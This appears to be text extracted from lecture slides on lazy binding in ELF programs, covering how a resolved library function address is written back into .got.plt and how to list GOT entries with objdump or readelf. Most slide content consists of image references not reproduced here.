
Lazy binding




Lazy binding




Lazy binding




Lazy binding




Lazy binding



Lazy binding




Lazy binding



Lazy binding


找到 foo 在 library 的位置後
會填回 .got.plt

Lazy binding




Lazy binding

- 第二次 call foo 時



Lazy binding

- 第二次 call foo 時



How to find the GOT

- objdump -R elf or readelf -r elf

